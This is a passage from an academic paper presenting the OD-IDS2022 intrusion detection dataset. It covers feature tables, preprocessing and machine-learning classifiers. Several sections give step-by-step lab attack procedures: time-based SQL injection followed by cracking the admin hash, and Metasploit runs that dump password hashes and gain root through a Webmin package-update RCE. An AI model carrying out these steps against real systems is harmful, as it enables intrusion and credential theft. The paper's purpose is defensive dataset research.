establish a connection. The state when the server transmits SYN-ACK to the client during the above process is called the half-open state [65].

Connection information in the half-open state is stored in the server's backlog queue. Finally, when ACK is received from the client, the server clears the half-open connection information remaining in the backlog queue as the connection is established. TCP SYN Flooding exploits this half-open state. If the malicious client sends an SYN packet instead of an ACK packet, which is the last step, the server saves the new half-open connection information. If the malicious client continues to repeat this behavior, the storage space of the server's backlog queue will run out, and it will be unable to respond to subsequent connection requests from normal clients.

3.4.25 TCP_session_hijacking

An attacker intercepts the session of another user who is communicating normally after authentication work has been completed and continues communication with the intercepted session without additional authentication work [66]. Because it attacks a session that has completed authentication, user authentication using OTP and Challenge/Response methods is disabled. Before initiating client-server communication, the application program establishes a TCP connection and initiates mutual message exchange through the connection. When exchanging messages, messages for user authentication may also be included. Intercepting the corresponding TCP connection is called TCP Connection Hijacking.

1. After neutralizing the attacker through a DoS attack or IP spoofing, a TCP connection is established with the server by inferring the TCP SYN sequence number between the attack target and the server.

2. If the connection is successful, the attacker can transfer data by impersonating user A (client).

3.4.26 Time-based SQL injection [67]

SQL Injection with time-based injection involves sending SQL queries to an SQL database, which forces the database to wait for a specified amount of time (in seconds) before responding [68]. The response time will indicate to the attacker whether the query's result is TRUE/FALSE. The following steps are there:

1. Run the python script *python sql.py*

2. Now provide the Target_IP of the site and hit enter and wait till we receive the hash value.
   http://Target_IP/Customer_Feedback/
   Wait for 1-2 minutes for the hash value to load.

3. Copy the hash value and go to the URL: *https://crackstation.net/* and paste the hash value and click on "I'm not a robot" and then click on "Crack Hashes".

4. The hash value of the admin password is cracked. Copy this password.

5. Open the browser and type the URL: *http://Target_IP/Customer_Feedback/index.php* and click on the 'Admin Login' tab and login.

Figure 23 shows the Target_IP of the site and hit enter and wait till we receive the *hashvalue*. Figure 24 shows the "Crack Hashes". The *Hash* value of the admin password is cracked shows in the figure 25.



Figure 23: Capture the *Hash* value



Figure 24: Crack the *Hashes*



Figure 25: The *Hash* value of the admin password is cracked

3.4.27 Unauthenticated arbitrary file upload

Unauthorized random file downloads occur when file extension validation is not properly handled, and attackers can easily download malicious files. An attacker could send a specially formulated request for remote code execution [69].

1. Open browser in attacker machine and check the application is reachable or not, using the URL *http : //Target_IP : Port*
2. Open Terminal and run the following command to open the Metasploit console. *sudo msfconsole*
3. Once Metasploit console loads, enter the following command: *use exploit/logmonitoring*
4. Now give the command *'exploit'* and hit enter.
5. Onces meterpreter session is opened run the below command *run hashdump*.

Figure 26 shows the Dumping password hashes.



Figure 26: Dumping password *hashes*

3.4.28 Unauthenticated RCE in credit card customer care system

The RCE vulnerability could allow a malicious user to execute code of their choosing on a remote system over a LAN/WAN/Internet. Attackers occur when a malicious actor illegally accesses and manipulates a computer or server without the owner's permission. Malware can be used to take control of your system [70].

1. Open browser in attacker machine and check site is reachable or not, using URL *http : //Target_IP/Credit_Card/*
2. Open a new terminal and run command and type the below command and hit enter.
3. *Python3 exploit.py -u http : //Target_IP -c dir*
4. attack manipulates a computer or server without authorization.

Figure 27 shows the how attacek manipulates a computer or server without authorization.



Figure 27: Manipulates a computer or server without authorization

3.4.29 Webmin 1.962 - package update escape bypass RCE [71]

Webmin is a web-based system configuration tool. With Webmin, users can configure operating system internals, such as users, disk quotas, services, and configuration files, and modify and control open-source applications such as ApacheHTTPServer/PHP/MySQL. This attack manipulates an arbitrary command undertaking vulnerability in Webmin. Users authorized to the "Package Updates" module can execute arbitrary commands with "root privileges". We demonstrate the attack steps as follows:

1. Log in to the Target machine. Open the browser and enter the following URL
2. Open Terminal in the Attacker Machine.
3. And run the following command to open the Metasploit console. *sudo msfconsole*

4. Once Metasploit console loads, enter the following command: *use exploit/webmin*
5. Execute the following command to load the options of the exploit: *show options*
6. Now set the options as follows: *set username usr*, *setpassword p@ss*, *set rhosts Target_IP*, *set rport any*, *set lhost Attacker_IP*, *set ssl true*
7. Execute the following command to check the value of variables. *show options*
8. Now give the command 'exploit' and click enter to get the root access to the victim machine.
9. Run the following command to check the root user privileges: *id*.

Figure refweb1 shows the how to load the options of hte exploit. Figure 29 shows the command 'exploit' and click enter to get the root access to the victim machine. Figure 30 shows the following command to check the root user privileges.



Figure 28: Load the options of the exploit



Figure 29: Give the command 'exploit'



Figure 30: Get the root access to the victim machine

3.5 Dataset features

This dataset contains 82 features that characterize the events that occur in a network. For this, the CICFlowMeter software mentioned above was used, allowing network traffic flow generation. This software, written in Java, allows for generating bidirectional flows. The application's output files are in CSV format, divided by attacks. Table 4 shows the 1 to 40 features and 5 shows the 41 to 82 features for the OD-IDS2022 dataset. Along-with Relative_importance, Scaled_importance, Percentage, and explanations (Descriptions) used in classification. Features with zero importance in one model configuration may become relevant under different conditions, hyperparameter settings, or data distributions. Our decision to retain these features is based on the principle of maintaining feature space consistency across different experimental conditions and ensuring model generalizability. Additionally, zero importance often reflects the specific algorithm's feature utilization rather than inherent feature irrelevance - features deemed unimportant by Random Forest may be valuable for other classifiers in our comparative analysis. From a methodological standpoint, removing features based solely on importance scores from a single algorithm could introduce selection bias and compromise the fairness of model comparisons. Our approach ensures all models are evaluated on identical feature sets, providing more reliable comparative results. Furthermore, the computational overhead of retaining these features is minimal compared to the potential risk of inadvertently removing features that contribute to model stability or performance under different conditions. We acknowledge this represents a conservative approach to feature selection, but we believe it strengthens the validity and reproducibility of our comparative analysis across multiple machine learning algorithms.

3.6 Getting the dataset

The OD-IDS2022 dataset is not publicly available, and please write an email to request this dataset.

4 Dataset pre-processing

We have updated and harmonized the descriptions across all features to maintain a consistent level of technical detail. For example, the generic descriptor "Protocol Used" (Feature 5) has now been revised to clarify its numerical encoding of transport layer protocols (e.g., TCP=6, UDP=17, ICMP=1), which is crucial in determining the nature of network flow. Regarding the inclusion of features with zero relative importance (e.g., PSHFlagCnt, ACKFlagCnt), we would like to clarify that the initial feature importance scores were computed using a tree-based model (Random Forest). While these features appeared to have negligible individual impact within that specific model, we retained them in the dataset for the reasons i.e., '*Model-Dependent*

S. No.	Feature	Relative Imp	Scaled Imp	Percentage	Description
1	SrcIP	742453.5	1	0.4976	Attacker IP
2	SrcPort	183333.3438	0.2469	0.1229	Attacker Port
3	DstIP	114376.6641	0.1541	0.0767	Target IP
4	DstPort	113926.8359	0.1534	0.0764	Target Port
5	Protocol	3926.4497	0.0053	0.0026	Protocol Used
6	FlowDuration	1099.5739	0.0015	0.0007	Flow time in seconds
7	TotFwdPkts	3279.6143	0.0044	0.0022	Total network packets count in the forward flow
8	TotBwdPkts	9419.3105	0.0127	0.0063	Total network packets count in reverse
9	TotLenFwdPkts	339.6275	0.0005	0.0002	Total nework packet size in forward flow
10	TotLenBwdPkts	87.9262	0.0001	0.0001	Total network packet size in backward flow
11	FwdPktLenMax	1466.9271	0.002	0.001	Maximum length of forward packets
12	FwdPktLenMin	5650.416	0.0076	0.0038	Minimum length of forward packets
13	FwdPktLenMean	679.7752	0.0009	0.0005	Average packet size in the forward flow
14	FwdPktLenStd	987.6306	0.0013	0.0007	Standard deviation of network packet lengths in the forward flow
15	BwdPktLenMax	3929.5999	0.0053	0.0026	Maximum length of network packets in reverse flow
16	BwdPktLenMin	9292.5625	0.0125	0.0062	Minimum network packet size in the reverse flow
17	BwdPktLenMean	2547.7148	0.0034	0.0017	Average length of network packets in reverse flow
18	BwdPktLenStd	1636.4076	0.0022	0.0011	Standard deviation size of the network packet in the reverse flow
19	FlowByts/s	964.0507	0.0013	0.0006	Number of bytes flowing per second
20	FlowPkts/s	1854.9344	0.0025	0.0012	Number of packets flowing per second
21	FlowIATMean	145.0229	0.0002	0.0001	Mean of arrival times of packages
22	FlowIATStd	374.4635	0.0005	0.0003	Standard deviation of arrival times of packages
23	FlowIATMax	190.9945	0.0003	0.0001	Maximum Arrival Time of Packages
24	FlowIATMin	835.8781	0.0011	0.0006	Minimum Arrival Time of Packages
25	FwdIATTot	113.5827	0.0002	0.0001	Total time connecting two network packets sent forward flow
26	FwdIATMean	107.2331	0.0001	0.0001	Average time connecting two network packets sent in the flow
27	FwdIATStd	178.3949	0.0002	0.0001	Standard deviation of the time connecting two network packets sent in flow
28	FwdIATMax	354.6124	0.0005	0.0002	Maximum arrival time of packages in the flow
29	FwdIATMin	594.3224	0.0008	0.0004	Minimum time connecting two network packets sent in the direct flow
30	BwdIATTot	166.9702	0.0002	0.0001	Total time connecting two network packets sent backwards
31	BwdIATMean	359.9548	0.0005	0.0002	Average time connecting two network packets sent in the reverse flow
32	BwdIATStd	424.4207	0.0006	0.0003	standard deviation of time connecting
33	BwdIATMax	901.3358	0.0012	0.0006	Maximum time connecting two network packets sent backwards
34	BwdIATMin	14872.9756	0.02	0.01	Minimum time connecting two network packets sent back
35	FwdPSHFlags	0	0	0	N times the PSH flags were set in network packets traveling in the forward flow (0 for UDP)
36	BwdPSHFlags	1251.521	0.0017	0.0008	N times the PSH flags are alive on network packets traveling backwards (0 for UDP)
37	FwdURGFlags	0	0	0	N times the URG flags are alive in forward-moving network packets (0 for UDP)
38	BwdURGFlags	0	0	0	N times the URG flags are alive in network packets traveling backwards (0 for UDP)
39	FwdHeaderLen	2313.5061	0.0031	0.0016	Total bytes used for forward headers
40	BwdHeaderLen	7100.9326	0.0096	0.0048	Total bytes used for reverse headers

Table 4: 1 to 40 OD-IDS2022 features, relative importance, scaled importance, percentage, and descriptions

Relevance, Semantic Relevance, Completeness for Reproducibility'. The scope of pre-processing operations and to try to make the predictions of the created models more objective. We replaced the IP addresses with the blocks ”192.0.2.0/24”, ”198.51.100.0 /24”, and ”203.0.113.0/24” are provided for use in documentation [75]. Although we kept destination ports since these can help identify specific attacks. Features with missing values were also removed, although there are no references to the number. We also mention that for the division of training and validation subsets, we established a stratified ratio of 75:25. This split ratio raised some questions about the factors that gave rise to it, especially as it is not usual and there is no justification. After some investigation, the actual plots are inconclusive, even more so when in article [76], the work done is described, referring to this division as 75:25 data ratio. There are no references to balancing techniques used. However, discrepancies are detected in the results of detection rates, which are below average in the case of Web attacks. One possibility advanced by the authors is that features that contribute to a better classification of this type of attack may be missing from the dataset. Table 6 describes the Dataset attack classes, number of records, Probability (Prob), Standard Error for Probability (StdErr Prob), and Cumulative probability (Cum Prob).

4.1 Preparation of training and validation data

In this section, our concerns are preparing the data set for training. The following explains which data pre-processing steps were performed and how the data were further prepared for the experiment. Pre-processing of the scope data is carried out through methods that try to make the data as suitable as possible for training with some algorithm. This process can only perform so-called data cleaning, i.e., moving NULL values, deleting rows in which features are missing, and converting values from one data type to another. The data needs to be further processed after cleaning using one of the most common methods: standardization, normalization, principal component method (PCA) [77]. The methods mentioned earlier of standardization and normalization change data distribution into a distribution suitable for training neural networks. While procedures like PCA are used to reduce the dimensionality of the data to reduce the training complexity while not changing the meaning of the data [78]. Principal Component Analysis (PCA) was selected as the primary dimensionality reduction technique due

S. No.	Feature	Relative Imp	Scaled Imp	Percentage	Description
41	FwdPkts/s	1991.4585	0.0027	0.0013	Number of direct network packets per second
42	BwdPkts/s	151076.5469	0.2035	0.1013	Number of reverse network packets per second
43	PktLenMin	27233.8086	0.0367	0.0183	Minimum length of a stream
44	PktLenMax	4576.7539	0.0062	0.0031	Maximum length of a stream
45	PktLenMean	2547.7148	0.0034	0.0017	Average length of a stream
46	PktLenStd	2124.1421	0.0029	0.0014	Standard deviation of a stream
47	PktLenVar	29.6662	0	0	Length variance of a stream
48	FINFlagCnt	12924.834	0.0174	0.0087	Number of packages with FIN
49	SYNFlagCnt	881.4092	0.0012	0.0006	Number of network packets with SYN
50	RSTFlagCnt	89.8413	0.0001	0.0001	Number of network packets containing RST
51	PSHFlagCnt	0	0	0	Number of PUSHed network packets
52	ACKFlagCnt	0	0	0	Number of ACK network packets
53	URGFlagCnt	0	0	0	Number of packages containing URG
54	CWEFlagCount	99.3115	0.0001	0.0001	Number of network packets containing CWE
55	ECEFlagCnt	0	0	0	Number of packages containing ECE
56	Down/UpRatio	41191.2852	0.0555	0.0276	Download and upload rate
57	PktSizeAvg	1182.2847	0.0016	0.0008	Median package size
58	FwdSegSizeAvg	0.5162	0	0	Median size observed in the forward flow
59	BwdSegSizeAvg	0	0	0	Median size observed in the reverse flow
60	FwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in forward flow
61	FwdPkts/bAvg	0	0	0	Median number of network packets/mass ratio in the forward flow
62	FwdBlkRateAvg	0	0	0	Median number of mass ratio in forward flow
63	BwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in reverse flow
64	BwdPkts/bAvg	0	0	0	Median number of packages/mass ratio in the reverse flow
65	BwdBlkRateAvg	0	0	0	Median number of mass ratio in reverse flow
66	SubflowFwdPkts	1.0204	0	0	Median number of network packets in a downstream substream
67	SubflowFwdByts	5.0323	0	0	Median number of bytes in a substream in the direct flow
68	SubflowBwdPkts	3.2832	0	0	Median number of network packets in a downstream substream
69	SubflowBwdByts	3.2832	0	0	Median number of bytes in a downstream substream
70	InitFwdWinByts	0	0	0	Number of bytes sent in the beginning window in forward flow
71	InitBwdWinByts	5942.2227	0.008	0.004	Number of bytes sent in the beginning window in reverse flow
72	FwdActDataPkts	1865.947	0.0025	0.0013	Number of network packets with a TCP payload of at least 1 byte in the forward flow
73	FwdSegSizeMin	0	0	0	Average number of mass ratio in reverse flow
74	ActiveMean	138.0705	0.0002	0.0001	Average time a flow was alive prior to going idle
75	ActiveStd	109.5522	0.0001	0.0001	Standard deviation of time a stream was alive prior to it was idle
76	ActiveMax	769.4111	0.001	0.0005	Maximum time a stream was alive prior to it was idle
77	ActiveMin	366.9055	0.0005	0.0002	Minimum time a flow was alive prior to going idle
78	IdleMean	1170.6119	0.0016	0.0008	Average time a stream is idle prior to it becomes active
79	IdleStd	210.679	0.0003	0.0001	The standard deviation of the time a stream is idle prior to it becomes active
80	IdleMax	4097.1211	0.0055	0.0027	Maximum time a stream is idle prior to it becomes active
81	IdleMin	1196.0841	0.0016	0.0008	Minimum time a stream is idle prior to it becomes active
82	Label	-	-	-	Attack tag

Table 5: 41 to 82 OD-IDS2022 features, relative importance, scaled importance, percentage, and descriptions

to its effectiveness in reducing feature redundancy and capturing the most informative variance components in high-dimensional datasets like OD-IDS2022. Compared to non-linear techniques such as t-SNE or UMAP, PCA offers computational efficiency and retains global data structure, which is suitable for downstream classification tasks. For hyperparameter optimization, we employed Grid Search using 5-fold cross-validation across all machine learning models.

Figure 31 shows the eigenvalue and principal components on correlations with variables (features). For the purposes of training the model in this work, the data set was thoroughly processed. The process of selecting methods for pre-processing was not straightforward. It was necessary to make many iterations of processing and repeatedly training the model on such data to determine which methods give the best results. After a few tens of attempts, it is trained with data that was first cleaned, standardized, then reduced in size and finally normalized. The next step in data pre-processing was to create several different data sets for conducting the experiment. Namely, it was necessary to create progressively smaller data sets in order to imitate small, realistic data sets from the real world. The last step of data pre-processing was to split the data set into a training set and a validation set. It was decided that the data will be divided in a 75:25 ratio, with 75% of the data reserved for training. After the last step of pre-processing, the data is ready for training the model, i.e. for performing the experiment.

5 Machine learning based classification analysis

In this section, we will explain the ML-based classification analysis method considered in this study to understand the attack pattern. The preprocessing results are used for classification analysis based on features in the proposed dataset.

AC No.	Attack Class Name	Count	Prob	StdErr Prob	Cum Prob
A_1	Apache_flink_directory_traversal	57167	0.0554	0.00023	0.0554
A_2	ARP_Spoofing	61489	0.05959	0.00023	0.11499
A_3	Authenticated Remote Code Execution	5373	0.00521	0.00007	0.12019
A_4	BENIGN	68004	0.0659	0.00024	0.18609
A_5	Brute Force Attacks	63663	0.06169	0.00024	0.24779
A_6	Denial-of-service	20818	0.02017	0.00014	0.26796
A_7	Distributed_denial-of-service	100090	0.09699	0.00029	0.36496
A_8	DLL Hijacking	4499	0.00436	0.00006	0.36932
A_9	EXE Hijacking	4016	0.00389	0.00006	0.37321
A_{10}	EXE HijackinPrintNightMare-RCE	3633	0.00352	0.00006	0.37673
A_{11}	Exploiting Node Deserialization	3162	0.00306	0.00005	0.37979
A_{12}	Firmware Vulnerabilitie	107554	0.10423	0.0003	0.48402
A_{13}	Fragmented Packet Attacks	125903	0.12201	0.00032	0.60603
A_{14}	Google Chrome Remote Code Execution via Browser	7578	0.00734	0.00008	0.61337
A_{15}	Kernel Exploitation	3171	0.00307	0.00005	0.61645
A_{16}	ManageEngine ADSelfService Plus 6.1 - CSV Injection	8470	0.00821	0.00009	0.62465
A_{17}	Man-in-the-middle	87852	0.08513	0.00027	0.70979
A_{18}	Persistent Cross-Site Scripting in Blog page	2115	0.00205	0.00004	0.71184
A_{19}	Print Spooler Service - Local Privilege Escalation	5463	0.00529	0.00007	0.71713
A_{20}	Privilege Escalation Using Unquoted Service Path	7514	0.00728	0.00008	0.72441
A_{21}	Ransomware (Malware)	4865	0.00471	0.00007	0.72913
A_{22}	Remote Code Execution via Unrestricted File Upload access	13797	0.01337	0.00011	0.7425
A_{23}	Slow_HTTP_attack	45880	0.04446	0.0002	0.78696
A_{24}	SYN Floods	175694	0.17026	0.00037	0.95722
A_{25}	TCP_Session_Hijacking	15179	0.01471	0.00012	0.97193
A_{26}	Time-based SQL Injection	16638	0.01612	0.00012	0.98805
A_{27}	Unauthenticated Arbitrary File Upload	4000	0.00388	0.00006	0.99193
A_{28}	Unauthenticated RCE in Credit Card Customer Care System	4448	0.00431	0.00006	0.99624
A_{29}	Webmin 1.962 - Package Update Escape Bypass RCE	3881	0.00376	0.00006	1
Total	1031916	1	0	1	

Table 6: Representataion of the dataset attack classes, number of records, probability (Prob), standard error for probability (Stderr prob), and cumulative probability (Cum prob)



Figure 31: Eigenvalue and principal components on correlations with features

5.1 Random forest (RF)

A random forest is a model composed of several decision trees [79]. Random forest is an ensemble method that generates many brush strap samples and synthesizes the results by applying a decision tree model. The lower the correlation between the decision tree models developed from the random forest, the smaller the prediction error. In addition, even if the number of decision trees is large, the random forest has the advantage that it does not overfit [80].

5.2 Decision tree (DT)

The decision tree is an analysis method that classifies or predicts objects of interest into small groups by data separation, that is, node separation. The decision tree structure starts from the root node, and the key lies in node separation [81]. Node separation is dividing the node M to be separated into child nodes C_1 and C_2. By selecting one of x and a certain value k_j, the object with $x_j \leqslant kj$ is placed in node C_1, and the object with $x_j > k_j$ is placed in node C_2. The selection of the variable x_j and the separation value x_j is determined by the impurity of the node. The decision tree model is performed by decision tree formation - pruning - validity evaluation - interpretation, and prediction.

In the decision tree formation stage, a decision tree is formed by designating appropriate separation criteria and stopping criteria according to the purpose and structure of data analysis. In the pruning stage, branches with a high risk of significant classification errors or inappropriate inference rules are removed. In the feasibility evaluation stage, the decision tree is evaluated using a profit diagram, a risk diagram, and cross-validation. In this paper, CART (classification and regression tree) applied to classification and regression was performed [82].

5.3 Naive Bayes (NB)

In the naive Bayesian model, entities classified by the conditional probabilistic model are expressed as a vector x representing n explanatory variables. The naive Bayes classifier uses this vector to allocate k possible probabilistic results as follows [83].

$$p\left(C_k \mid x_1,,x_n\right) = \frac{p\left(C_k\right) p\left(x \mid C_k\right)}{p(x)} \tag{1}$$

Under the assumption of independence, the conditional distribution of groups is as follows.

$$p\left(C_k \mid x_1,\cdots,x_n\right) = \frac{1}{Z} p\left(C_k\right) \prod_{i=1}^{n} p\left(x_i \mid C_k\right) \tag{2}$$

Here, $Z = p(x)$, which is a scale factor that depends only on $x_1,...,x_n$. The new input vector belongs to the group with the highest probability, and for C_k, the group k with the maximum probability is found through the following equation [84].

$$\hat{y} = \operatorname{argmax}_{k\in(1,\cdots,k)} p\left(C_k\right) \prod_{i=1}^{n} p\left(x_i \mid C_k\right) \tag{3}$$

5.4 Support vector machine (SVM)

A support vector machine is a ML method that minimizes errors in training data through support vectors. Assuming that the explanatory variables constituting a group are linearly separated, SVM is to find the optimal boundary hyperplane that classifies one group from another [85].

When linear separation is possible, the optimal separation boundary is defined as passing through the midpoint of the support vectors. Let $f(x) = w^t x + \mathrm{b}$ be the linear classification function we want to find. They are classified into two different groups depending on whether $f(x) > 0 or f(x) < 0$. The solution can be obtained by imposing a penalty on constraint relaxation and using the Lagrangian multiplier. Let us minimize $\frac{1}{2}\|w\|^2 + C\Sigma_{i=1}^{n}\xi_i$ such that $w^t x_i - b \geq 1 - \xi_i$ for x_i with $y_i = 1$, and $w^t x_i - b \leq -1 + \xi_i$ for x_i with $y_i = -1$. Here, $\xi_1 \geq 0,\cdots,\xi_1 \geq 0$ is the slack for relaxation, and $C > 0$ is the unit cost imposed on the surplus.

If linear separation is not possible, the kernel method is used. By mapping the data into the feature space and applying a linear support vector classifier to the mapped feature value $\Phi\left(x_i\right)$, the following optimization problem is obtained.

$$\min_{\alpha} \left(\frac{1}{2} \sum_{i=1}^{2} \sum_{i=j}^{n} y_i y_j \alpha_i \alpha_j \left\langle \Phi\left(x_i\right), \Phi\left(x_j\right) \right\rangle - \sum_{i=1}^{n} \right) \tag{4}$$

Even if you do not know the specific Φ in the above equation, if you can only calculate the dot product, you can get a classification function. That is, it is sufficient to know only the kernel functions $K\left(x,x^t\right) = \Phi\left(x\right), \Phi\left(x^t\right)$. The optimal boundary is determined at the midpoint of the margin boundary for both groups, and the support vector refers to observations that lie on the opposite side of the margin boundary or lie just above the margin boundary [86]. We selected Random Forest, Decision Tree, Naive Bayes, and SVM based on their popularity, interpretability, and proven effectiveness in IDS research literature. These models represent a mix of ensemble-based, probabilistic, and margin-based classifiers, offering complementary perspectives in classification. Random Forest was chosen for its robustness to overfitting and its ability to handle high-dimensional data, while Decision Tree provides baseline interpretability. Naive Bayes is efficient for large datasets, and SVM is known for its performance on linearly and non-linearly separable classes. Although deep learning and ensemble techniques like XGBoost have shown promising results in IDS, the focus of this work was to benchmark traditional and computationally lightweight models that are more feasible for real-time and resource-constrained environments.

6 Experiment and analysis of results

6.1 Experiment set-up details

The hardware test environment was tested on a desktop with processor Intel(R) Xeon(R) Gold 6238R CPU @ 2.20GHz 2.19 GHz (2 processors), 384GB RAM, and Windows 10 Pro operating system installed. This system types a 64-bit operating system x64-based processor. We applied

